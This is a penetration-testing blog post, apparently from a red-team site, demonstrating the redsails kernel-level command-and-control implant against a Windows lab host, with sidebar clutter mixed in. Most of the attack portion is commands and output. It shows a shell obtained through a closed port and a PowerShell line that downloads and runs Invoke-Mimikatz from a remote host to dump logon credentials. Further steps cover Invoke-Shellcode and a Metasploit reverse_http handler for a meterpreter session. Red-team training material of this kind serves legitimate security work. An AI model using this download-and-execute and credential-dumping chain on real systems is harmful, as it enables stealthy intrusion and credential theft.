





Penetration Testing Lab

Articles from the Pentesting Field

[Home](#)[Pentesting Distro](#)[Resources](#)[Submissions](#)[Toolkit](#)[Contact the Lab](#)

October 2,
2017

Command and Control – Kernel

 [netbiosX](#)  [Red Team](#)  [C2, Command and Control, Kernel, PowerShell, Red Team,](#)
[redsails](#)  [Leave a comment](#)

Modern environments implement different level of security controls like endpoint solutions, host intrusion prevention systems, firewalls and real-time event log analysis. From the other hand red team engagements are trying to evade these controls in order to avoid being detected. However the majority of the tools will create some sort of noise on the network level or on the host level by producing various event logs.

[R.J. Mcdown](#) and [Joshua Theimer](#) have released a tool called [redsails](#) during [DerbyCon](#) 2017 which its purpose is to allow the red teamer to execute commands on the target host without creating any event logs or establishing a new connection. This tool is written in python and it uses an open source network driver (WinDivert) that interacts with the windows kernel in order to manipulate TCP traffic towards another host. The implant can use ports that are blocked by the windows firewall or not open in order to communicate back with the command and control server. It should be noted that the implant needs to be executed with administrator level privileges.

Redsails has the following dependencies:

```
1 pip install pydivert
2 pip install pbkdf2
3 easy_install pycrypto
```

Search the Lab

Author



[netbiosX](#)

Follow PenTest Lab

Enter your email address to follow this blog and receive notifications of new posts by email.

Join 1,663 other followers

Follow

The implant needs to be executed on the target with the following parameters:

The same port and password needs to be used and on the command and control server in order to establish a shell.

```
root@kali:~/redsails/client# python redSailsClient.py -t 192.168.100.1 -p pentestlab -o 445
```

```
redSails> SHELL::whoami  
win-i3ckdacimo9\user  
  
redSails>
```

redsails – Client Parameters

Recent Posts

- Situational Awareness
- Lateral Movement – WinRM
- AppLocker Bypass – CMSTP
- PDF – NTLM Hashes
- NBNS Spoofing

Categories

- **Coding** (10)
- **Defense Evasion** (20)
- **Exploitation Techniques** (19)
- **External Submissions** (3)
- **General Lab Notes** (21)
- **Information Gathering** (12)
- **Infrastructure** (2)
- **Maintaining Access** (4)
- **Mobile Pentesting** (7)
- **Network Mapping** (1)
- **Post Exploitation** (12)
- **Privilege Escalation** (14)
- **Red Team** (25)
- **Social Engineering** (11)
- **Tools** (7)
- **VoIP** (4)
- **Web Application** (14)
- **Wireless** (2)

Archives

```
C:\Users\User>netstat -ano
```

Active Connections

Proto	Local Address	Foreign Address	State	PID
TCP	0.0.0.0:135	0.0.0.0:0	LISTENING	716
TCP	0.0.0.0:445	0.0.0.0:0	LISTENING	4
TCP	0.0.0.0:3389	0.0.0.0:0	LISTENING	312
TCP	0.0.0.0:49152	0.0.0.0:0	LISTENING	388
TCP	0.0.0.0:49153	0.0.0.0:0	LISTENING	756
TCP	0.0.0.0:49154	0.0.0.0:0	LISTENING	912
TCP	0.0.0.0:49155	0.0.0.0:0	LISTENING	508
TCP	0.0.0.0:49156	0.0.0.0:0	LISTENING	492
TCP	0.0.0.0:49157	0.0.0.0:0	LISTENING	1876
TCP	192.168.100.1:139	0.0.0.0:0	LISTENING	4
TCP	:::135	:::0	LISTENING	716
TCP	:::445	:::0	LISTENING	4
TCP	:::3389	:::0	LISTENING	312

redsails – No Active Connections

Even if a port is not open on the host it is still possible to use it for command execution without creating any new connections.

Active Connections

Proto	Local Address	Foreign Address	State	PID
TCP	0.0.0.0:135	0.0.0.0:0	LISTENING	728
TCP	0.0.0.0:445	0.0.0.0:0	LISTENING	4
TCP	0.0.0.0:3389	0.0.0.0:0	LISTENING	996
TCP	0.0.0.0:49152	0.0.0.0:0	LISTENING	388
TCP	0.0.0.0:49153	0.0.0.0:0	LISTENING	792
TCP	0.0.0.0:49154	0.0.0.0:0	LISTENING	932
TCP	0.0.0.0:49155	0.0.0.0:0	LISTENING	492
TCP	0.0.0.0:49156	0.0.0.0:0	LISTENING	512
TCP	0.0.0.0:49157	0.0.0.0:0	LISTENING	928
TCP	192.168.100.1:139	0.0.0.0:0	LISTENING	4
TCP	:::135	:::0	LISTENING	728
TCP	:::445	:::0	LISTENING	4
TCP	:::3389	:::0	LISTENING	996
TCP	:::49152	:::0	LISTENING	388
TCP	:::49153	:::0	LISTENING	792
TCP	:::49154	:::0	LISTENING	932
TCP	:::49155	:::0	LISTENING	492

redsails – Port 22 is not Active

- > May 2018
- > April 2018
- > January 2018
- > December 2017
- > November 2017
- > October 2017
- > September 2017
- > August 2017
- > July 2017
- > June 2017
- > May 2017
- > April 2017
- > March 2017
- > February 2017
- > January 2017
- > November 2016
- > September 2016
- > February 2015
- > January 2015
- > July 2014
- > April 2014
- > June 2013
- > May 2013
- > April 2013
- > March 2013
- > February 2013
- > January 2013
- > December 2012
- > November 2012
- > October 2012
- > September 2012


```

root@kali:~/redsails/client# python redSailsClient.py -t 192.168.100.1 -p pentes
tlab -o 22

  @@@@@@ @@@@@@ @@@@@@
  @@@@@@ @@@@@@ @@@@@@
  @! @! @! @! @!
  !@! @! @! @! @!
  @!@! @!@! @!@! @!@!
  !!: !!: !!: !!: !!:
  !: !: !: !: !:
  :: :: :: :: ::
  ~~~~~~ ~~~~~~ ~~~~~~

  SAILS
  0 0 0 0

redsails> SHELL::whoami
win-i3ckdacimo9\user

```

redsails – Shell via Closed Port

Commands can be executed from the redsails console on the target.

```

1 SHELL::net users
2 SHELL::whoami
3 SHELL::ipconfig

```

```

redsails> SHELL::net users

User accounts for \\WIN-I3CKDACIM09

-----
Administrator      Guest              User
The command completed successfully.

redsails>

```

redsails – Executing Shell Commands

Redsails has also PowerShell support therefore it can execute PowerShell commands.

- > August 2012
- > July 2012
- > June 2012
- > April 2012
- > March 2012
- > February 2012

@ Twitter

- > @jaysonstreet @hackinparis @winnschwartau @mjmasucci @gscarp12 I will be there for another year! Looking forward to catch up! **2 hours ago**
- > RT @notsosecure: New blog by the #NotSoSecure team: Data Ex filtration via formula injection notsosecure.com/data-exfiltrat... **3 hours ago**
- > Gyoithon - A growing penetration test tool using Machine Learning github.com/gyoisamurai/Gy... **9 hours ago**
- > @L_AGalloway Safe travel! **21 hours ago**
- > @Carlos_Perez I agree, red team engagements should assess host based security controls. The client will benefit and... twitter.com/i/web/status/1... **1 day ago**

[Follow @netbiosX](#)

Pen Test Lab Stats

- > 3,008,052 hits

Blogroll

```
redsails> PSHELL::$psversiontable
```

Name	Value
CLRVersion	2.0.50727.5420
BuildVersion	6.1.7601.17514
PSVersion	2.0
WSManStackVersion	2.0
PSCompatibleVersions	{1.0, 2.0}
SerializationVersion	1.1.0.1
PSRemotingProtocolVersion	2.1

redsails – PowerShell

Additional PowerShell scripts can be used in order to perform further recon on the target or gather credentials from memory.

```
1 PSHELL::IEX(New-Object Net.WebClient).Downloadstring('http://
```

```
redsails> PSHELL::IEX(New-Object Net.WebClient).Downloadstring('http://192.168.1
00.2/tmp/Invoke-Mimikatz.ps1');Invoke-Mimikatz
Hostname: WIN-I3CKDACIM09 / S-1-5-21-1000533383-3452034519-712361216

.#####.  mimikatz 2.1 (x64) built on Dec 11 2016 18:05:17
.## ^ ##.  "A La Vie, A L'Amour"
## / \ ##  /* * *
## \ / ##   Benjamin DELPY 'gentilkiwi' ( benjamin@gentilkiwi.com )
'## v ##'   http://blog.gentilkiwi.com/mimikatz             (oe.eo)
'#####'                                     with 20 modules * * */

mimikatz(powershell) # sekurlsa::logonpasswords

Authentication Id : 0 ; 85011 (00000000:00014c13)
Session           : Interactive from 1
User Name          : User
Domain             : WIN-I3CKDACIM09
Logon Server       : WIN-I3CKDACIM09
Logon Time         : 9/29/2017 1:13:49 AM
SID                : S-1-5-21-1000533383-3452034519-712361216-1000
```

redsails – Executing Mimikatz

- **Packetstorm** Exploits,Advisories,Tools,Whitepapers 0
- **Metasploit** Latest news about Metasploit Framework and tutorials 0
- **0x191unauthorized** Tutorials 0
- **The home of WeBaCoo** Information about the WeBaCoo and other tutorials 0
- **Command Line Kung Fu** Command Line Tips and Tricks 0

Exploit Databases


- **Exploit Database** Exploits,PoC,Shellcodes,Papers 0
- **Metasploit Database** Exploit & Auxiliary Modules 0
- **Inj3ct0r Database** Remote,Local,Web Apps,Shellcode,PoC 0

Pentest Blogs

- **Carnal0wnage** Ethical Hacking Tutorials 0
- **Coresec** Pentest tutorials,Code,Tools 0
- **Notsosecure** From Pentesters To Pentesters 0
- **Pentestmonkey** Cheatsheets,Tools and SQL Injection 0
- **Pentester** Web Application Testing,Tips,Testing Tools 0
- **Packetstorm** Exploit Files 0
- **room362** Blatherings of a Security Addict 0
- **darkoperator** Shell is only the Beginning 0
- **Irongeek** Hacking Videos,Infosec Articles,Scripts 0

It is also possible to upgrade this shell to a meterpreter session by executing the Invoke-Shellcode powershell script.


```
1 PSHELL::IEX(New-Object Net.WebClient).Downloadstring('http://
```



redsails – Execute Shellcode via PowerShell

The following Metasploit module can be used to receive the connection:

```
1 exploit/multi/handler
2 set payload windows/meterpreter/reverse_http
```



redsails – Meterpreter Session

However this will defeat the purpose of the tool since a new connection will be established and it would be easier to be detected by any host intrusion prevention system.

Professional

➤ **The Official Social Engineering Portal** Information about the Social Engineering Framework, Podcasts and Resources 0

Next Conference

Security B-Sides London

April 29th, 2014

The big day is here.

Facebook Page



Penetrati...

9.9K likes



 Like Page

Be the first of your friends to like this


```
C:\Users\User>netstat -ano
```

Active Connections

Proto	Local Address	Foreign Address	State	PID
TCP	0.0.0.0:135	0.0.0.0:0	LISTENING	716
TCP	0.0.0.0:445	0.0.0.0:0	LISTENING	4
TCP	0.0.0.0:3389	0.0.0.0:0	LISTENING	312
TCP	0.0.0.0:49152	0.0.0.0:0	LISTENING	388
TCP	0.0.0.0:49153	0.0.0.0:0	LISTENING	756
TCP	0.0.0.0:49154	0.0.0.0:0	LISTENING	912
TCP	0.0.0.0:49155	0.0.0.0:0	LISTENING	508
TCP	0.0.0.0:49156	0.0.0.0:0	LISTENING	492
TCP	0.0.0.0:49157	0.0.0.0:0	LISTENING	1876
TCP	192.168.100.1:139	0.0.0.0:0	LISTENING	4
TCP	192.168.100.1:49169	192.168.100.2:8080	ESTABLISHED	2016


redsails – Meterpreter Connection Active

Reference

- <https://github.com/BeetleChunks/redsails>
- [DerbyCon Talk](#)

Advertisements

Older posts



Create a free website or blog at WordPress.com.

u